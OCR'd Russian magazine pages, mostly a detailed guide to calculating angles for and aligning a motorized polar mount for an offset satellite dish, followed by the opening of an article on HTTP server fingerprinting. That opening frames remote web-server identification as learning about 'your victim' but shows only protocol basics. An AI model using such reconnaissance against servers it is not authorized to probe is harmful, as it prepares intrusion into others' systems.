
Идея использования геостационарных спутников для связи высказывалась еще К. Э. Циолковским и словенским теоретиком космонавтики Германом Поточником. Преимущества геостационарной орбиты получили широкую известность после выхода в свет научно-популярной статьи Артура С. Кларка в журнале «Wireless World» в 1945 году. Он предсказывал, что искусственный спутник Земли, выведенный на круговую экваториальную орбиту на высоту 35786 км, будет обращаться вокруг Земли за 24 часа. Для наблюдателя, находящегося на Земле, этот спутник всегда будет находиться на одном месте, поэтому орбита такого спутника называется геостационарной. Если представить все спутники, находящиеся на геостационарной орбите, то в южной части неба, для северного полушария, **цепочка спутников выстроится в дугу**. Эта дуга в честь Артура Кларка была названа поясом Кларка. Самый верхний спутник будет тем выше, чем южнее находится наблюдатель. На экваторе верхний спутник будет прямо над головой, и пояс Кларка будет выглядеть ровной линией — делить небо на две равные части. Каждый спутник имеет свою орбитальную позицию. Она определяется меридианом, над которым спутник располагается. Например, известный телевизионный спутник HotBird находится над меридианом 13 градусов восточной долготы, поэтому и его позиция пишется, как 13E. Теперь, когда ты стал просвещенным человеком, разберем несколько терминов, которые понадобятся нам для настройки.

Угол места, или **угол возвышения** — это угол между линией горизонта и направлением на спутник в вертикальной плоскости. Чем ближе орбитальная позиция спутника к географической широте места приема, тем больше угол места, — и тем выше спутник над горизонтом. По мере удаления орбитальной позиции от географической долготы угол места уменьшается. В конце концов, становится отрицательным (спутник с такой орбитальной позицией скрывается за горизонтом).

Азимут — это направление на спутник в горизонтальной плоскости. Азимут спутника, орбитальная позиция которого совпадает с долготой места приема, будет равен 180°, то есть антенна смотрит строго на юг. Азимут и угол места рассчитываются, в зависимости от координат антенны и положения спутника. Формулы приведены во врезке.

Элевация — именно это и есть один из важнейших углов для настройки полярной подвески спутниковой антенны. Чтобы антенна могла принимать все доступные спутники, она должна поворачиваться вокруг определенной оси. Ось называется полярной и должна быть параллельна земной оси. На экваторе полярная ось параллельна земной поверх-

Ось вращения полярной подвески параллельна земной оси



Азимут:

$$Az = 180 - A\tan\left(\frac{\tan(Pos - Long)}{\sin(Lat)}\right)$$

Угол места:

$$E = A\tan\left(\frac{R_{орб} \cdot \cos(Pos - Long) \cdot \cos(Lat) - R_з}{\sqrt{(R_{орб} \cdot \sin(Pos - Long))^2 + (R_{орб} \cdot \cos(Pos - Long) \cdot \sin(Lat))^2}}\right)$$

Элевация:

$$El = 90 - Lat$$

Угол деклинации:

$$Dc = \frac{57.3 \cdot Sin(Lat)}{\frac{R_{орб}}{R_з} - Cos(Lat)}$$

Поправка:

$$\gamma = A\tan\left(\frac{\sqrt{(\frac{R_{орб}}{R_з})^2 - Cos(Lat)^2}}{Sin(Lat)}\right) - A\tan\left(\frac{\frac{R_{орб}}{R_з} - Cos(Lat)}{Sin(Lat)}\right)$$

Элевация с учетом поправки:

$$El = 90 - Lat - \gamma$$

Деклинация с учетом поправки:

$$Dc = \frac{57.3 \cdot Sin(Lat)}{\frac{R_{орб}}{R_з} - Cos(Lat)} - \gamma$$

Угол поворота полярной подвески:

$$\varphi = A\tan\left(\frac{R_{орб} \cdot Sin(Pos - Long)}{R_{орб} \cdot Cos(Pos - Long) - R_з \cdot Sin(El)}\right)$$

Углол деклинации с учетом угла офсетности и угла изгиба хобота:

$$\beta = Dc + \theta - \alpha$$

Длина катета:

$$b = D \cdot Sin(\beta)$$



Корректирующий угол обычно не превышает одного градуса

ности, а чем севернее точка приема, тем на меньший угол от вертикали будет отличаться наклон полярной оси. Так вот, элевация и есть угол, на который наклонена полярная ось относительно вертикали.

Следующий термин — **деклинация**. Если мы выставим только угол элевации для оси вращения антенны, то ни одного спутника нам не принять. «Луч» от антенны будет рисовать в небе прямую линию высоко над всеми спутниками. Чтобы исправить эту ситуацию, антенну следует наклонить относительно полярной оси на определенный угол. Этот угол называется углом деклинации.

Помимо этого — есть такое понятие, как **корректирующий угол**. Мы знаем, что для того, чтобы наша антенна поворачивалась, направляя свой «луч» точно на спутники, необходимо выставить углы элевации и деклинации. Но не все так, как хотелось бы. Если настроить мотоподвес по углам элевации и деклинации, рассчитанным по приведенным формулам, антенна будет своим «лучом» описывать в небе дугу, немного отличающуюся от дуги пояса Кларка. Это весьма нежелательно. И чем больше у вас антенна, тем сильнее погрешность будет сказываться на приеме. Чтобы избежать этого неприятного момента, вводится небольшая поправка — корректирующий угол. Обычно он не превышает одного градуса. На величину этого угла уменьшаются углы деклинации и элевации.

Угол поворота полярной подвески — это угол, на который нужно повернуть антенну вокруг полярной оси (относительно направления на юг) для настройки на определенный спутник. На первый взгляд, кажется, что этот угол должен быть равен разнице между азимутами спутника и азимутом направления на юг... но это в корне неправильно. Отрицательное значение угла означает поворот полярной подвески на запад относительно южного направления, положительное — на восток.

Полярный мотоподвес приспособлен под установку офсетной антенны, поэтому речь пойдет как раз о таком типе антенн. Название офсетной антенны говорит о том, что фокус у нее смещенный. Конвертер вынесен из зоны затенения зеркала антенны. Именно поэтому «луч» антенны не перпендикулярен плоскости раскрыва антенны, а направлен выше — как раз на угол офсетности. Благодаря этому, офсетная антенна не смотрит в небо, как прямофокусная, а располагается почти вертикально. Угол офсетности можно найти в паспорте на антенну. Если паспорта нет, этот угол можно рассчитать (смотри врезку).

Для крепления антенны на мотоподвесах используется отрезок трубы, закрепленной на оси силовой шестерни редуктора. Эта труба получила название **«хобот»** (потому что она имеет изгиб и со стороны действительно напоминает хобот слона). Изгиб нужен, чтобы сделать конструкцию универсальной: на нее крепится без доработки большинство антенн с азимутально-угломестной подвеской. Чтобы максимально упростить процедуру настройки подвески и сделать правильные расчеты, понадобится знать, на какой угол загнут «хобот» у мотора. Этот угол обычно указывается в паспорте на мотор и обычно составляет 30°, но бывают моторы с углом изгиба «хобота» 35 и 40 градусов. Если в паспорте на мотор угол не указан (вот незадача!), придется его измерять подручными средствами — линейками, транспортирами, у кого на что хватит выдумки.

СБОРКА АНТЕННЫ В ДОМАШНИХ УСЛОВИЯХ

Ну вот, после долгого и нудного изучения теории со страшными формулами пришло время применить свежеполученные знания на практике. Мне вот тоже всегда хотелось пощупать сначала все руками, книжек не читать — но, увы, каждый раз убеждался, что практика без теории никуда не годится.

В качестве примера приведу «реальные данные для установки и настройки антенны с мотоподвесом» — или как это делалось в Нижнем Новгороде. Тебе же придется произвести расчеты уже со своими географическими координатами, размерами антенны и параметрами мотоподвеса.

```
Географические координаты места приема
Широта Lat                          = 56.2°
Долгота Long                        = 44.2°
Радиус земли Rз                     = 6378 км.
Радиус орбиты  Rорб                 = 42233 км.
Антенна Golden Interstar            0.9 м.
Большой диаметр антенны D           = 980 мм.
Малый диаметр антенны  d            = 900 мм.
Мотоподвес Strong SRT DM-2100
Угол изгиба «хобота» мотора m       = 30°
```


Расчеты, как уже было сказано, можно произвести вручную или посчитать в Excel'е, вбив исходные данные в специально подготовленный xls-файл. Так или иначе, получится следующий результат:

```
Поправка = 0.623°
Элевация = 33.11°
Деклинация = 7.23°
Угол офсетности = 23.3°
```



warning


Работая на крыше или просто на высоте, будь предельно осторожен. Никакое телевидение и скоростной интернет не стоят твоей жизни.




dvd

На диске ты найдешь необходимые файлы и программы для проведения расчетов, а также поясняющие фотографии в высоком разрешении.






Установить деклинацию можно прямо дома, воспользовавшись обычной линейкой



Установка мотора в крепление антенны



Угол изгиба хобота мотора обычно составляет 30 градусов, но иногда бывает 35° и 40°

Параметр	Обозначение	Значение
Место установки антенны	город	Москва
Широта местности	Lat	55,7°
Долгота местности	Long	37,6°
Наклон полярной оси отн. вертикали (элевация)	φ	34,3°
Радиус земли	Rз	6378 км
Радиус геостационарной орбиты	Rорб	42230 км
Отношение радиуса геостац. орбиты к радиусу земли	отношение	6,62
Малый диаметр антенны	d	900 мм
Большой диаметр антенны	D	990 мм
Угол офсетности антенны (для прямофокусных = 0)	Θ	23,3°
Корректирующий угол полярной подвески	λ	0,63°
Деклинация (откорректированная)	Dc	7,2°
Элевация (откорректированная)	El	33,8°
Угол изгиба хобота мотора	α	30,0°
Угол для установки деклинации	δ	0,5°

Файл для расчетов в Excel'е ты найдешь на диске

Все необходимые углы для настройки подвески у нас есть, осталось их правильно применить. Практика установки и настройки полярной подвески подсказала, что можно **большую часть процедуры выполнить дома,** на удобном столе. Для этого понадобится небольшой отрезок ровной трубы диаметром 25-42 мм и длиной, немного больше большого диаметра антенны. В моем случае 1-1.2 м. Антенну необходимо собрать согласно инструкции по сборке. Штангу конвертеродержателя можно пока не устанавливать: будет удобнее выставлять углы. Итак, зажимаем трубу в хомуты крепления подвески так, как будто это опора, а антенну кладем вниз зеркалом на ровную поверхность (например, на большой стол или просто на пол).

Приступаем к первому этапу — **установке деклинации.** Нам нужно выставить трубу относительно плоскости зеркала антенны под углом деклинации с учетом угла офсетности и угла изгиба хобота. Это значение можно получить по нехитрой формуле — у меня получается 0.53°.

Самый простой способ выставить угол — это метод прямоугольного треугольника. Один из катетов нам известен (большой диаметр антенны), необходимо рассчитать длину второго катета: b = 9 мм.

Угол в моем случае положительный, поэтому расстояние от трубы до кромок антенны сверху должно быть больше, чем снизу, на величину b. Аккуратно изменяя положение трубы, добиваемся как можно более точного соответствия разницы между расстояниями сверху и снизу. Если угол отрицательный, то снизу расстояние должно быть больше, чем сверху. Замечу, что формулы я привожу для понимания того, почему мы делаем именно так, а не иначе. Естественно, высчитывать это на бумаге необходимости нет; все легко просчитывается в Excel'е с помощью специального файла с расчетами.

Перед установкой мотора необходимо проверить, чтобы он был установлен в нулевую позицию. Лучше всего подключить его к приемнику и выполнить команду **«Идти в 0»**. Хобот мотора зажимаем в хомуты крепления подвески так, чтобы мотор расположился строго перпендикулярно плоскости антенны. При этом хомуты крепления должны располагаться как можно ближе к подшипнику хобота, чтобы максимально уменьшить рычаг и уменьшить нагрузку на мотор. Перпендикулярность расположения мотора можно проконтролировать с помощью рулетки, измеряя расстояния с двух сторон до краев антенны: оно должно быть одинаковое. Следи за тем, чтобы болты хомутов не доставали корпуса мотора при вращении хобота.

Установка элевации — это следующий шаг. Большой точности тут не требуется, так как угол будет корректироваться при настройке антенны на месте. Достаточно выставить его по шкале мотора. Обрати внимание на то, что часто на моторе есть две шкалы: «Элевация» и «Широта» (не стоит их путать). Дотошный читатель возразит, что угол элевации можно выставить более точно, опять же воспользовавшись методом треугольника — но это совсем не обязательно. Конструкция под собственным весом провиснет, и угол элевации все равно придется поправлять.

На этом предварительная настройка подвески завершена. Соберем антенну окончательно, установив штангу конвертеродержателя.

ВЫХОДИМ С АНТЕННОЙ НА УЛИЦУ


Первое, что нужно сделать на месте — конечно, **установить опору**. Опора должна отвечать следующим требованиям:

- максимально жесткая конструкция с возможностью регулировки вертикальности трубы для крепления антенны;
- надежное крепление к стене или иному основанию;
- достаточный вынос для обеспечения антенне свободы при вращении мотора.


Опора крепится к основанию при помощи анкерных болтов, сквозных шпилек или распорных дюбелей. Лучше, чтобы количество крепежных элементов было больше и обеспечивало солидный запас прочности крепления. Труба для крепления антенны выставляется строго вертикально при помощи отвеса или строительного уровня.

Все, — теперь осталось установить саму антенну и перейти к окончательной доводке. Но прежде чем взгромождать антенну на опору, следует дома попробовать покрутить мотор, подключив его к приемнику. Есть два режима управления мотором: пошаговый и USALS. Очень хорошо, если мотор и приемник поддерживают режим **USALS** — на мой взгляд, самый удобный режим. Для правильного функционирования необходимо установить в приемнике корректные географические координаты места приема (чтобы приемник мог правильно просчитать угол поворота).

Затем нужно выбрать опорные спутники, по которым будем настраивать антенну. Опорных спутников должно быть, как минимум, три — вершинный, крайний западный и крайний восточный. В моей местности как нельзя лучше для вершинного подходит Eurasiasat 42E, потому что долгота места — 44,2 градуса и он ближе всего к южному направлению. Правило простое: чем ближе



Перпендикулярность расположения мотора можно проконтролировать с помощью рулетки, измеряя расстояния с двух сторон до краев антенны



Благодаря форме офсетной антенны, ей не приходится «смотреть» вверх подобно прямофокусной. Причем, сама антенна обладает так называемым углом офсетности

позиция вершинного спутника к географической долготе, тем лучше. Крайними предпочтительно выбирать хорошо принимаемые спутники, как можно ближе к краям дуги Кларка. В моей местности это — Yamal 90E и Sirius 5E.

Пришло время приступать к самому интересному — **к поиску сигнала**. Идеальный вариант, когда удается разместить приемник и телевизор недалеко от места установки: чтобы можно было управлять приемником и видеть уровень сигнала, отображаемый на телевизоре. Когда такой вариант невозможен, придется настраивать антенну с помощником. Он будет управлять приемником и сообщать уровень сигнала.

Устанавливаем антенну на заранее закрепленную и выставленную вертикально опору и слегка затягиваем гайки хомутов подвески так, чтобы антенну можно было с небольшим усилием поворачивать (предварительно ориентируем на юг). Конвертер следует установить на штангу конвертеродержателя строго вертикально, чтобы треугольник на конвертере, обозначающий положение приемного зонда, находился сверху. Подключаем мотор согласно инструкции к конвертеру и к приемнику. После чего приступаем непосредственно к настройке.

Юстировку надо начинать **с вершинного спутника**. На приемнике необходимо установить параметры LNB для вершинного спутника, а также ввести координаты места приема в установках USALS (если приемник и мотор поддерживают этот режим), выбрать вершинный спутник из общего списка и установить параметры рабочего транспондера (передающая часть спутника). Параметры рабочих транспондеров для любого спутника можно найти на сайте www.lyngsat.com. Некоторые приемники подают команду на мотор для поворота сразу после выбора спутника; мотор при этом должен переместиться в нужную позицию. Если этого не произошло, то вручную подай команду «Идти в позицию». В этом положении мотора будем настраиваться на вершинный спутник.

Если приемник не поддерживает режим USALS, то повернуть мотор на необходимый угол придется самому, ручками, используя пошаговый режим. Чтобы это сделать точно, нужно сначала определить угол, эквивалентный одному шагу. Считая шаги, поверни хобот мотора на 10° и контролируй угол поворота по шкале мотора. Сделал? Теперь остается разделить 10 градусов на количество шагов и получить искомый угол!

Угол поворота хобота мотора, которому соответствует направление на нужный спутник, рассчитываем по специальной формуле «угол поворота полярной подвески». В моем случае вершинный спутник Eurasiasat 42E с орбитальной позицией 42 градуса, и этот угол равен 2.38°. Отрицательное значение угла означало бы, что поворачивать мотор нужно в западном направлении.

Проверяем, все ли так, как надо: антенна установлена на вертикальную опору, повернута ориентировочно в южном направлении, приемник включен в режим контроля сигнала и качества, установлены параметры заведомо рабочего транспондера, хобот мотора повернут на угол, соответствующий вершинному спутнику. Теперь плавно, без рывков, поворачиваем антенну в одну сторону, потом в другую — пока шкалы уровня сигнала и качества не покажут значение, отличающееся от нулевого значения (см. «Спутниковые радости»). Добиваемся максимального зна-

Восточный спутник	Западный спутник	Действие	Картинка
Сигнал увеличивается при отклонении вверх ↑	Сигнал увеличивается при отклонении вниз ↓	Подвеска настроена с небольшим отклонением нулевого положения на запад. Необходимо ослабить крепление хомутов мотора и немного провернуть всю конструкцию на восток.	
Сигнал увеличивается при отклонении вниз ↓	Сигнал увеличивается при отклонении вверх ↑	Подвеска настроена с небольшим отклонением нулевого положения на восток. Необходимо ослабить крепление хомутов мотора и немного провернуть всю конструкцию на запад.	
В следующих ситуациях углы деклинации и элевации выставлены неточно			
Сигнал увеличивается при отклонении вниз ↓	Сигнал увеличивается при отклонении вниз ↓	Мал угол элевации, дуга получилась пологой. Необходимо антенну повернуть на вершинный спутник, сначала немного увеличить угол элевации, потом увеличить угол деклинации по максимуму синала.	
Сигнал увеличивается при отклонении вверх ↑	Сигнал увеличивается при отклонении вверх ↑	Велик угол элевации, дуга получилась крутой. Необходимо антенну повернуть на вершинный спутник, сначала немного уменьшить угол элевации, потом уменьшить угол деклинации по максимуму синала.	



чения показаний шкал и равномерно затягиваем гайки хомутов подвески. Затягивая гайки, помни, что при этом антенна слегка поворачивается вслед за обжимаемым хомутом, поэтому необходимо следить за значением шкал сигнала и качества. Легким отклонением антенны вверх и вниз проверяем, одинаково ли при этом уменьшаются уровни шкал. Если показания шкал увеличиваются при перемещении в каком-либо направлении, то необходимо ослабить крепления угла элевации и подстроить положение антенны по максимуму уровня шкал. В этом положении затягиваем крепление угла элевации. Антенну следует отклонять нежно и аккуратно, насколько позволяет естественная упругая деформация подвески. Ни в коем случае не допускай деформации зеркала, иначе получишь ложный эффект изменения уровня.

Если все сделано правильно, то можно с 90% уверенностью сказать, что настройка завершена. Нужно только проконтролировать сигнал на крайних спутниках. Поворачиваем антенну сначала на восточный спутник и контролируем уровень сигнала при отклонении антенны вверх и вниз. Потом — на западный и также контролируем уровень сигнала при отклонении антенны. Если на крайних спутниках при отклонении антенны вверх и вниз сигнал уменьшается одинаково, то настройка удалась на славу.

Ну, а если не повезло и сигнал увеличивается при отклонении антенны, то отчаиваться тоже не стоит. Нужно лишь запомнить, при отклонении в какую сторону увеличивается сигнал на западном и восточном спутниках. **По приведенной таблице** находим твою ситуацию и исправляем. После каждой поправки положения подвески проверяй прием на вершинном и крайних спутниках. При необходимости — примени дополнительные корректировки. Для тонкой настройки подвески бывает достаточно подтянуть нужную гайку: антенна отклонится на очень маленький угол — и его порой хватает, чтобы исправить неточности настройки.


Кстати, совет новичкам, первый раз взявшимся за настройку антенны. Будет лучше, если ты потренируешься в настройке антенны с азимутально-угломестной подвеской на разные спутники перед тем, как браться за настройку мотоподвеса. Это даст возможность освоить установку параметров приемника и «пристреляться» к спутникам. Да и чувствовать себя будешь намного уверенней! ⌶

Как посчитать офсетность

Исходными данными нужно взять большой (D) и малый (d) диаметры антенны. Эти значения не стоит брать из паспорта. Их следует измерить с максимально возможной точностью по кромкам в местах перехода параболической части зеркала на бортики. Формула расчета угла офсетности предельно простая: офсетность = ACOS (d/D)
Заметь, что не все офсетные антенны поддаются такому расчету. Некоторые производители антенн преднамеренно изменяют форму зеркала, и оно получается не эллиптической формы, а круглой. В таких случаях, чтобы определить угол офсетности, приходится идти на ухищрения. Один из вариантов — надежно установив зеркало антенны в горизонтальном положении, налить в него воду и измерить размер получившейся эллиптической лужицы по максимальному и минимальному значению. Эти значения — подставить в вышеуказанную формулу.



Большие и малые диаметры антенны для подсчета офсетности лучше не брать из паспорта, а измерить самому



АНДРЕЙ КОМАРОВ
/ KOMAROV@ITDEFENCE.RU /

ОТПЕЧАТКИ ПАЛЬЦЕВ HTTP

ВЫЯСНЯЕМ, КАКОЙ ВЕБ-СЕРВЕР РАБОТАЕТ НА УДАЛЕННОЙ МАШИНЕ

Не надо быть телепатом, чтобы узнать, какой софт установлен на удаленной машине. Уверенное знание матчасти и несколько хитрых приемов позволяют многое выяснить о своей жертве. Сегодня мы займемся HTTP-протоколом и его особенностями, которые позволяют удаленно определить, какой демон работает на сервере.

HTTP (англ. HyperText Transfer Protocol) — протокол передачи гипертекста. С его помощью твой браузер общается с веб-серверами. В основе HTTP лежит технология «клиент-сервер»: клиенты инициируют соединение и посылают запрос, а ожидающие соединения серверы производят необходимые действия и возвращают обратно сообщение с результатом. Общение происходит по простой и понятной схеме «запрос-ответ». Однако реакция различных HTTP-демонов на различные запросы зачастую неодинакова, так как разработчик сам проектирует поведение своей программы и отнюдь не всегда придерживается общего стандарта. Поэтому существует большое количество приемов для определения WEB-сервера и его конкретной версии. Все эти методы, объединившись воедино, носят название **HTTP-printing** (аналогия «fingerprinting»). Большинство из них основано на внимательном анализе ответов сервера на различные запросы. Но прежде чем перейти к их изучению, необходимо разобраться с самим протоколом HTTP.

HTTP ИЗНУТРИ

Как уже было сказано, общение между клиентом HTTP и сервером происходит посредством отправки запросов и получения ответов. Каждый HTTP-запрос состоит из четырех частей, которые передаются в указанном порядке:

- Строка запроса (`Request line`).
- Заголовки (`Headers`) — характеризуют тело сообщения, параметры передачи и прочие сведения.
- Пустая строка.
- Тело сообщения (`Message Body`) — непосредственно данные сообщения.

